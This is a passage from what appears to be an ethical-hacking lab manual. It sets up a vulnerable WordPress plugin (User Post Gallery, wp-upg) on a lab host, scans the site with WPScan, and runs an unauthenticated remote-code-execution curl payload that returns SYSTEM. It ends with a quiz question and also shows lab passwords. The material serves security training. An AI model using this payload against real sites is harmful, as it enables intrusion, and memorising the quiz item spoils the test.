
6. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.




7. Assume that you have installed and configured User Post Gallery plugin
8. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.




9. In the **Plugins** page, observe that **User Post Gallery** is installed. Click **Activate** under the **User Post Gallery** plugin to activate the plugin.



Plugins ‹ CEH Demo Website
10.10.1.22:8080/CEH/wp-admin/plugins.php
CEH Demo Website
1
0
New
Howdy, admin
Dashboard
Posts
Media
Pages
Comments
Appearance
Plugins
Installed Plugins
Add New Plugin
Users
Tools
Settings
Collapse menu
upper right of your admin screen on every page.
Version 1.7.2 | By Matt Mullenweg | View details
leenk.me
Activate | Delete
Automatically publish to your Twitter, Facebook Profile/Fan Page/Group, and LinkedIn whenever you publish a new post on your WordPress website with the leenk.me social network connector. You need a leenk.me API key to use this plugin.
Version 2.5.0 | By Lew Ayotte @ leenk.me | View details
Enable auto-updates
There is a new version of leenk.me available. View version 2.16.0 details or update now.
User Post Gallery
Activate | Delete
UPG - User Post Gallery. User can post content/ images from frontend.
Version 2.19 | By ODude Network | Visit plugin site
Plugin
Description
Automatic Updates
Bulk actions
Apply
4 items
Thank you for creating with WordPress.
Version 6.5.3
Type here to search
11:13 PM
5/12/2024




10. Click Parrot Security to switch to the **Parrot Security** machine.
11. Open Mozilla Firefox web browser and go to **https://wpscan.com/** and login to the wpscan account that you have created in previous task.
12. You get signed in successfully in the website. Now, click the **Get Started** button and click **Start for free** button under **Researcher** section.
13. The **Edit Profile** page appears; in the **API Token** section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.



14. Close the **Firefox** browser window.
15. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
16. Now, run **cd** command to jump to the root directory.
17. In the Terminal window, run **wpscan --url http://10.10.1.22:8080/CEH --api-token [API Token from Step#13]** command.




18. The result appears, displaying detailed information regarding the target website.




19. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**wp-upg**) on the target website.
20. In the **Plugin(s) Identified** section, within the context of the **wp-upg** plugin, an **Unauthenticated Remote Code Execution (RCE)** vulnerability has been detected as shown in the screenshot.

The number of vulnerable plugins might differ when you perform this lab.



21. In this task, we will exploit the **RCE** vulnerability present in the **wp-upg** plugin.
22. To perform RCE attack, run **curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg_datatable&field=field:exec:whoami:NULL:NULL'** command.



23. This curl command exploits a WordPress plugin vulnerability by sending a malicious request to the **admin-ajax.php** file, allowing an attacker to execute arbitrary system commands via the **exec** function, potentially leading to **remote code execution**.
24. In the last step, **whoami** command was executed, yielding the outcome **nt authority\ \system**
25. This concludes the demonstration of performing RCE attack.
26. Close all open windows on both the machines (**Windows Server 2022** and **Parrot Security**) and document all acquired information.

Question 14.2.2.1

In Windows Server 2022 machine activate User Post Gallery plugin which is installed in http://10.10.1.22:8080/CEH web application. From Parrot Security machine, scan for vulnerable plugins on the http://10.10.1.22:8080/CEH web application hosted in Windows Server 2022 machine using WPScan and perform Remote code execution attack on the http://10.10.1.22:8080/CEH website. Enter the plugin name that was identified exploited in the target web application to perform RCE attack.